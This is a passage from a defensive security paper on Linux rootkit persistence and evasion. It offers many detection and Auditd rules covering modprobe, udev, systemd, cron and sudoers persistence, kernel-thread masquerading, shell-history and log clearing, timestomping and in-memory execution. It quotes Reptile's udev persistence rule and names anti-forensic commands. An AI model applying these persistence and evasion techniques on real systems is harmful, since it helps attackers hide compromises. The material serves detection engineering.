  This directory contains configuration files for the `modprobe` utility. Attackers may use aliasing to disguise their rootkit or autoload it when a specific kernel event occurs (e.g. when a device is probed). These modprobe configuration files are located at `/etc/modprobe.d/`, `/run/modprobe.d/`, `/usr/local/lib/modprobe.d/`, `/usr/lib/modprobe.d/` and `/lib/modprobe.d/`.

- Configure kernel modules to load at boot: `modules-load.d`

  These configuration files specify which modules to load early in the boot process, and are located in the following locations: `/etc/modules-load.d/`, `/run/modules-load.d/`, `/usr/local/lib/modules-load.d/` and `/usr/lib/modules-load.d/`.

To detect all of the persistence techniques listed above, a detection rule similar to the one shown in Figure 42 can be created.

```
file where event.action in ("rename", "creation") and file.path like (
  "/etc/modules",
  "/etc/modprobe.d/*",
  "/run/modprobe.d/*",
  "/usr/local/lib/modprobe.d/*",
  "/usr/lib/modprobe.d/*",
  "/lib/modprobe.d/*",
  "/etc/modules-load.d/*",
  "/run/modules-load.d/*",
  "/usr/local/lib/modules-load.d/*",
  "/usr/lib/modules-load.d/*"
)
```

Figure 42: Detection rule detecting LKM configuration file creation or modification.

These directories are also used for benign LKMs and will therefore be prone to false positives. Another persistence method involves leveraging a trigger- or schedule-based technique that loads the kernel module through execution of the loader.

Udev-based persistence – Reptile example

A less common, but powerful persistence method involves abusing udev, the *Linux* device manager responsible for handling dynamic device events. Udev executes rule-based scripts when specific conditions are met [18]. The Reptile rootkit demonstrates this technique by installing a malicious udev rule under `/etc/udev/rules.d/` [19].

```
ACTION=="add", ENV{MAJOR}=="1", ENV{MINOR}=="8", RUN+="/lib/udev/reptile"
```

Figure 43: Udev rule used by Reptile and Sedexp for persistence.

This rule was likely used as inspiration by the 'Sedexp' malware discovered by *AON* [20]. Here's how the rule works:

- `ACTION=="add"`: triggers when a new device is added to the system.
- `ENV{MAJOR}=="1"`: matches devices with major number '1', typically memory-related devices such as `/dev/mem`, `/dev/null`, `/dev/zero` and `/dev/random`.
- `ENV{MINOR}=="8"`: further narrows the condition to `/dev/random`.
- `RUN+="/lib/udev/reptile"`: executes the Reptile loader binary when the above device is detected.

This rule establishes persistence by triggering the execution of a loader binary whenever the `/dev/random` device is loaded. As a widely used random number generator essential for numerous system applications and the boot process, this method is effective. Activation occurs only upon specific device events, and execution happens with root privileges through the `udev daemon`. To detect this technique, a detection rule similar to the one below can be created:

```
file where event.action in ("rename", "creation") and file.extension == "rules" and file.path like (
  "/lib/udev/*",
  "/etc/udev/rules.d/*",
  "/usr/lib/udev/rules.d/*",
  "/run/udev/rules.d/*",
  "/usr/local/lib/udev/rules.d/*"
)
```

Figure 44: Detection rule detecting udev rule creation or modification.

General persistence mechanisms

In addition to kernel module loading paths, attackers may rely on more generic *Linux* persistence methods to reload userland or kernel-space rootkits via the loader:

- **Systemd**: create or append to a service/timer under any (e.g. `/etc/systemd/system/`) directory that supports the loader at boot [15].

```
file where event.action in ("rename", "creation") and file.path like (
  "/etc/systemd/system/*", "/etc/systemd/user/*", "/usr/local/lib/systemd/system/*",
  "/lib/systemd/system/*", "/usr/lib/systemd/system/*", "/usr/lib/systemd/user/*",
  "/home/*/.config/systemd/user/*", "/home/*/.local/share/systemd/user/*",
  "/root/.config/systemd/user/*", "/root/.local/share/systemd/user/*"
) and file.extension in ("service", "timer")
```

Figure 45: Detection rule detecting systemd service or timer creation or modification.

- **Initialization scripts**: create or append to a malicious run-control (`/etc/rc.local`), SysVinit (`/etc/init.d/`), or Upstart (`/etc/init/`) script [18].

```
file where event.action in ("creation", "rename") and file.path like (
  "/etc/init.d/*", "/etc/init/*", "/etc/rc.local", "/etc/rc.common"
)
```

Figure 46: Detection rule detecting run-control, SysVinit and Upstart creation or modification.

- **Cron jobs**: create or append to a cron job that allows for repeated execution of a loader [15].

```
file where event.action in ("rename", "creation") and file.path like (
  "/etc/cron.allow", "/etc/cron.deny", "/etc/cron.d/*", "/etc/cron.hourly/*", "/etc/cron.daily/*",
  "/etc/cron.weekly/*", "/etc/cron.monthly/*", "/etc/crontab", "/var/spool/cron/crontabs/*",
  "/var/spool/anacron/*"
)
```

Figure 47: Detection rule detecting cron job creation or modification.

- **Sudoers**: create or append to a malicious sudoers configuration as a backdoor [15].

```
file where event.type in ("creation", "change") and file.path like "/etc/sudoers*"
```

Figure 48: Detection rule detecting sudoers configuration creation or modification.

These methods are widely used, flexible, and often easy to detect through process lineage or file modification telemetry.

Rootkit defence evasion techniques

Although rootkits are, by definition, tools for defence evasion, many implement additional techniques to remain undetected during and after deployment. These methods are designed to avoid visibility in logs, evade endpoint detection agents, and interfere with common investigation workflows. The following section outlines key evasion techniques employed by modern *Linux* rootkits, categorized by their operational targets.

Masquerading as legitimate processes

To avoid scrutiny during process enumeration or system monitoring, rootkits often rename their processes and threads to match benign system components. Common disguises include:

- `kworker`, `migration`, or `rcu_sched` (kernel threads)
- `sshd`, `systemd`, `dbus-daemon`, or `bash` (userland daemons)

These names are chosen to blend in with the output of tools like `ps`, `top`, or `htop`, making manual detection more difficult. Examples of rootkits that leverage this technique include Reptile and PUMAKIT. Reptile generates unusual network events through `kworker` upon initialization.

```
network where event.type == "start" and event.action in ("connection_attempted", "connection_accepted") and
process.name like~ ("kworker*", "kthreadd") and
not (
  destination.ip == null or destination.ip == "0.0.0.0" or cidrmatch(
    destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24",
    "192.0.0.0/29", "192.0.0.8/32", "192.0.0.9/32", "192.0.0.10/32", "192.0.0.170/32", "192.0.0.171/32",
    "192.0.2.0/24", "192.31.196.0/24", "192.52.193.0/24", "192.168.0.0/16", "192.88.99.0/24", "224.0.0.0/4",
    "100.64.0.0/10", "192.175.48.0/24","198.18.0.0/15", "198.51.100.0/24", "203.0.113.0/24", "240.0.0.0/4",
    "::1", "FE80::/10", "FF00::/8"
  )
)
```

Figure 49: Detection rule detecting kworker and kthreadd network connection events.

Reptile is also seen to leverage the same `kworker` process to create files.

```
file where event.type == "creation" and process.name like~ ("kworker*", "kthreadd")
```

Figure 50: Detection rule detecting kworker and kthreadd file creation events.

PUMAKIT spawns kernel threads to execute userland commands through `kthreadd`, but similar activity has been observed through a `kworker` process in other rootkits.

```
process where event.type == "start" and event.action == "exec" and
process.parent.name like~ ("kworker*", "kthreadd") and
process.name in ("bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish") and
process.args == "-c"
```

Figure 51: Detection rule detecting kworker and kthreadd shell command execution.

These `kworker` and `kthreadd` rules may generate false positives due to the inner operations of the *Linux* kernel. These can easily be excluded on a per-environment basis, or additional command-line arguments can be added to the logic.

Additionally, malicious processes, such as the initial dropper or a persistence mechanism, may masquerade as kernel threads and leverage a shell built-in function to do so. Leveraging the `exec -a` command, any process can be spawned with a name of the attacker's choosing. Kernel process masquerading can be detected through the following detection query:

```
process where event.type == "start" and event.action == "exec" and process.command_line like "[*]" and
process.args_count == 1
```

Figure 52: Detection rule detecting kernel masquerading attempts.

One other technique that is seen in the wild, and also in Horse Pill [21], is the use of `prctl` to stomp its process name. To ensure this telemetry is available, a custom *Auditd* rule can be created:

```
-a exit,always -F arch=b64 -S prctl -k prctl_detection
```

Figure 53: Auditd rule to detect the prctl syscall.

And accompanied by the following detection logic:

```
process where host.os.type == "linux" and auditd.data.syscall == "prctl" and auditd.data.a0 == "f"
```

Figure 54: Detection rule detecting process name stomping via prctl.

Although there are many ways to masquerade, these are the most common ones observed.

Log and audit cleansing

Many rootkits include routines that erase traces of their installation or activity from logs. One of these techniques is to clear the victim's shell history. This can be detected in two ways. One method is to detect the deletion of the shell history file:

```
file where event.type == "deletion" and file.name in (
  ".bash_history", ".zsh_history", ".sh_history", ".ksh_history",
  ".history", ".csh_history", ".tcsh_history", "fish_history"
)
```

Figure 55: Detection rule detecting shell history deletion via file events.

The second method is to detect process executions with command-line arguments related to clearing the shell history.

```
process where event.type == "start" and event.action == "exec" and (
  (
    (
      process.args : ("rm", "echo") or
      (process.args : "ln" and process.args : "-sf" and process.args : "/dev/null") or
      (process.args : "truncate" and process.args : "-s0")
    )
    and process.command_line like~ (
      "*.bash_history*", "*.zsh_history*", "*.sh_history*", "*.ksh_history*",
      "*.history*", "*.csh_history*", "*.tcsh_history*", "*fish_history*"
    )
  ) or
  (process.name : "history" and process.args : "-c") or
  (process.args : "export" and process.args : ("HISTFILE=/dev/null", "HISTFILESIZE=0")) or
  (process.args : "unset" and process.args : "HISTFILE") or
  (process.args : "set" and process.args : "history" and process.args : "+o")
)
```

Figure 56: Detection rule detecting shell history deletion via process events.

Having both detection rules (process and file) active will enable a more robust defence-in-depth strategy.

Upon loading, rootkits may taint the kernel or generate out-of-tree messages that can be identified when parsing syslog and kernel logs. To erase their tracks, rootkits may delete these log files:

```
file where event.type == "deletion" and file.path in (
  "/var/log/syslog", "/var/log/messages", "/var/log/secure", "/var/log/auth.log",
  "/var/log/boot.log", "/var/log/kern.log", "/var/log/dmesg"
)
```

Figure 57: Detection rule detecting syslog and kernel log deletion via file events.

Or clear the kernel message buffer through `dmesg`:

```
process where event.type == "start" and event.action == "exec" and process.name == "dmesg" and
process.args in ("-c", "--clear")
```

Figure 58: Detection rule detecting kernel log clearing via the dmesg utility.

Once a rootkit has finished clearing its traces, it may timestomp the files it altered to ensure no file modification trace is left behind:

```
process where event.type == "start" and event.action == "exec" and process.name == "touch" and
process.args like ("-t*", "-d*", "-a*", "-m*", "-r*", "--date=*", "--reference=*", "--time=*")
```

Figure 59: Detection rule detecting timestomping using the cat utility.

Hiding runtime artifacts

One of the primary goals of a rootkit is to hide its runtime presence. This includes the hiding of processes (modifying `task_struct` or `/proc` handlers [e.g. `getdents64`] to remove entries), files and directories (filtering filesystem handlers (e.g. `iterate_shared`, `filldir`) to hide rootkit binaries or staging folders), and open sockets and connections (hooking `tcp4_seq_show`, `udp4_seq_show`, or netfilter hooks to suppress active C2 channels).

Detection often requires deep manual inspection and is not covered through dynamic detection logic. For example, traversing raw `/proc` entries (e.g. `ls /proc | xargs -I{} cat /proc/{}/cmdline`), live memory analysis via tools like `volatility`, and network capture using `tcpdump` or `wireshark` to observe hidden traffic patterns.

Filesystem hiding

Rootkit loaders often hide binaries, configuration files, and payloads. One common method involves placing them in obscure or non-mounted locations/hidden directories. For example, execution from `/dev/shm` or `/run/shm/` may be an indicator of compromise.

```
process where event.type == "start" and event.action == "exec" and
process.executable like ("/dev/shm/*", "/run/shm/*")
```

Figure 60: Detection rule detecting process execution from suspicious locations.

However, other directories, such as `/tmp/`, `/var/tmp/`, `/run/` and`/var/run/`, may also have high signals. Another method includes the usage of bind mounts to hide real filesystems:

```
process where event.type == "start" and event.action == "exec" and process.name == "mount" and
process.args in ("-o", "--options") and process.args : "/proc/*" and process.args_count >= 5
```

Figure 61: Detection rule detecting bind mount evasion.

In some cases, malicious files are never written to disk. Instead, they are loaded via `memfd_create()`. To detect this activity through *Auditd*, an additional *Auditd* rule can be added to the configuration file:

```
-a always,exit -F arch=b64 -S memfd_create
```

Figure 62: Auditd rule to detect the memfd_create syscall.

This allows the detection of the usage of this syscall:

```
process where auditd.data.syscall == "memfd_create"
```

Figure 63: Detection rule detecting memfd_create invocation.

Although suspicious, `memfd_create()` is not inherently malicious. It is key to add the correct exclusions to this detection rule, tailored to the environment. When an in-memory process opens a socket, it might be more suspicious, potentially indicating the presence of a C2 connection.

```
process where process.executable : "/memfd:*" and auditd.data.syscall == "socket"
```

Figure 64: Detection rule detecting socket creation from an anonymous file descriptor.

This method also leaves a trace, as it opens a file descriptor under `/proc/$PID/fd/$INT`. Detecting interactive processes from this location is a good indicator of in-memory execution.

```
process where event.type == "start" and event.action == "exec" and process.interactive == true and
process.executable regex~ """/proc/[a-z0-9]+/fd/[a-z0-9]+"""
```

Figure 65: Detection rule detecting interactive process creations from an anonymous file descriptor.

Combining this in-memory execution with an outbound network connection results in a higher confidence signal.

```
sequence by process.entity_id with maxspan=30s
  [process where event.type == "start" and event.action == "exec" and
   process.executable regex~ """/proc/[a-z0-9]+/fd/[a-z0-9]+"""]
  [network where event.type == "start" and event.action == "connection_attempted" and
   not cidrmatch(
     destination.ip, "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24", "192.0.0.0/29",
     "192.0.0.8/32", "192.0.0.9/32", "192.0.0.10/32", "192.0.0.170/32", "192.0.0.171/32", "192.0.2.0/24",
     "192.31.196.0/24", "192.52.193.0/24", "192.168.0.0/16", "192.88.99.0/24", "224.0.0.0/4", "100.64.0.0/10",
     "192.175.48.0/24","198.18.0.0/15", "198.51.100.0/24", "203.0.113.0/24", "240.0.0.0/4", "::1",
     "FE80::/10", "FF00::/8"
   )
  ]
```

Figure 66: Detection rule detecting egress network events from an anonymous file descriptor.

The payload may also be injected directly into memory using `ptrace` or `/proc/self/mem`. To detect `ptrace()` events, the following *Auditd* rules can be added:

```
-a always,exit -F arch=b64 -S ptrace -F a0=0x4 -k code_injection
-a always,exit -F arch=b64 -S ptrace -F a0=0x5 -k data_injection
-a always,exit -F arch=b64 -S ptrace -F a0=0x6 -k register_injection
-a always,exit -F arch=b64 -S ptrace -k tracing
```

Figure 67: Auditd rule to detect several ptrace syscalls.

This allows for the detection of the `ptrace()` syscall. The values `a0=0x4`, `0x5` and `0x6` refer to `ptrace()` requests `PTRACE_POKETEXT`, `PTRACE_POKEDATA` and `PTRACE_POKEUSER`, which are used for code injection, data injection and register manipulation, respectively. This syscall is commonly used by debuggers like `gdb` and `strace`. Therefore, the following rule must be further tailored and tuned for the environment in which it is run:

```
process where auditd.data.syscall == "ptrace" and event.outcome == "success"
```

Figure 68: Detection rule detecting successful ptrace events.

Additionally, `failure` outcomes can also be detected, as this is uncommon in typical environments.

ROOTKIT PREVENTION TECHNIQUES

Preventing *Linux* rootkits requires a layered defence strategy that combines kernel and userland hardening, strict access control, and continuous monitoring. Mandatory access control frameworks, such as *SELinux* and *AppArmor*, limit process behaviour and userland persistence opportunities. Meanwhile, kernel hardening techniques, including Lockdown Mode, KASLR, SMEP/SMAP, and tools like LKRG, mitigate the risk of kernel-level compromise. Restricting kernel module usage by disabling dynamic loading or enforcing module signing further reduces common vectors for rootkit deployment.

Visibility into malicious behaviour is enhanced through *Auditd* and file integrity monitoring for syscall and file activity monitoring, as well as through EDR solutions capable of identifying and preventing suspicious runtime behaviours. Security is further strengthened by minimizing process privileges using seccomp-bpf, *Linux* capabilities, and landlock LSM to restrict syscall access and filesystem interaction.

Timely kernel and software updates, supported by live patching when necessary, close known vulnerabilities before they are exploited. Additionally, filesystem and device configurations should be hardened by remounting sensitive filesystems with restrictive flags and disabling access to kernel memory interfaces, such as `/dev/mem` and `/proc/kallsyms`.

No single control can prevent rootkits outright. A layered defence, combining configuration hardening, static and dynamic detection, and forensic readiness, remains essential.

THE CASE FOR MORE LINUX ROOTKIT RESEARCH

While *Windows* malware continues to dominate the focus of commercial security vendors and threat research communities, *Linux* remains an under-researched area, despite powering the majority of the world's cloud infrastructure, high-performance computing environments, and internet services.

Our analysis highlights that *Linux* rootkits are evolving. The increasing adoption of eBPF, `io_uring`, and containerized *Linux* workloads introduces new attack surfaces that are not yet well understood or widely protected.

We encourage the security community to:

- Invest in *Linux*-focused detection engineering, from a static and dynamic angle.
- Share research findings, proof-of-concepts, and detection strategies openly to accelerate collective knowledge among defenders.
- Collaborate across vendors, academia and industry to push *Linux* (rootkit) defence toward the same maturity level achieved on *Windows*.

Only by collectively improving visibility, detection, and response capabilities can we stay ahead of this stealthy and rapidly advancing threat landscape.

REFERENCES

[1] Chokepoint. Jynxkit. 15 December 2012. https://github.com/chokepoint/jynxkit.

[2] Chokepoint. Azazel. 14 February 2014. https://github.com/chokepoint/azazel.

[3] Devik, Sd. Linux on-the-fly kernel patching without LKM. Phrack. 12 December 2001. https://phrack.org/issues/58/7.

[4] M0nad. Diamorphine. 6 November 2013. https://github.com/m0nad/Diamorphine.

[5] F0rb1dd3n. Reptile. 22 October 2017. https://codeberg.org/hardenedvault/Reptile-vault-range.

[6] H3xduck. TripleCross. 27 October 2021. https://github.com/h3xduck/TripleCross.

[7] Krisnova. Boopkit. 30 March 2022. https://github.com/krisnova/boopkit.

[8] Schendel, A. io_uring Is Back, This Time as a Rootkit. ARMO. 24 April 2025. https://www.armosec.io/blog/io_uring-rootkit-bypasses-linux-security.

[9] MatheuZSecurity. RingReaper. 4 July 2025. https://github.com/MatheuZSecurity/RingReaper.

[10] Sprooten, R.; Groenewoud, R. Declawing PUMAKIT. Elastic Security Labs. 12 December 2024. https://www.elastic.co/security-labs/declawing-pumakit.

[11] Solar 4RAYS. Expanding Arsenal: Shedding Zmiy Uses Puma Rootkit in New Attacks. 27 May 2025. https://rt-solar.ru/solar-4rays/blog/5400/.

[12] F0rb1dd3n. Reptile Loader. 2 March 2022. https://codeberg.org/hardenedvault/Reptile-vault-range/src/commit/01dc5e1300bf1ba364870c8f4781e085c3c463e9/kernel/loader/loader.c.

[13] F0rb1dd3n. Reptile Kmatryoshka. 2 March 2022. https://codeberg.org/hardenedvault/Reptile-vault-range/src/commit/01dc5e1300bf1ba364870c8f4781e085c3c463e9/kernel/kmatryoshka/kmatryoshka.c.

[14] Groenewoud, R. Linux Detection Engineering with Auditd. Elastic Security Labs. 9 April 2024. https://www.elastic.co/security-labs/linux-detection-engineering-with-auditd.

[15] Groenewoud, R. Linux Detection Engineering - A Primer on Persistence Mechanisms. Elastic Security Labs. 21 August 2024. https://www.elastic.co/security-labs/primer-on-persistence-mechanisms.

[16] Groenewoud, R. Linux Detection Engineering - A Continuation on Persistence Mechanisms. Elastic Security Labs. 27 January 2025. https://www.elastic.co/security-labs/continuation-on-persistence-mechanisms.

[17] Groenewoud, R. Linux Detection Engineering - The Grand Finale on Linux Persistence. Elastic Security Labs. 27 February 2025. https://www.elastic.co/security-labs/the-grand-finale-on-linux-persistence.

[18] Groenewoud, R. Linux Detection Engineering - A Sequel on Persistence Mechanisms. Elastic Security Labs. 30 August 2024. https://www.elastic.co/security-labs/sequel-on-persistence-mechanisms.

[19] F0rb1dd3n. Reptile Rule. 2 March 2020. https://codeberg.org/hardenedvault/Reptile-vault-range/src/commit/01dc5e1300bf1ba364870c8f4781e085c3c463e9/scripts/rule.

[20] Friedberg, S. Unveiling “sedexp”: A Stealthy Linux Malware Exploiting udev Rules. LevelBlue. 19 August 2024. https://www.aon.com/en/insights/cyber-labs/unveiling-sedexp.

[21] Leibowitz, M. Horse Pill: A New Kind of Linux Rootkit. Black Hat. 30 July 2016. https://www.blackhat.com/docs/us-16/materials/us-16-Leibowitz-Horse-Pill-A-New-Type-Of-Linux-Rootkit.pdf.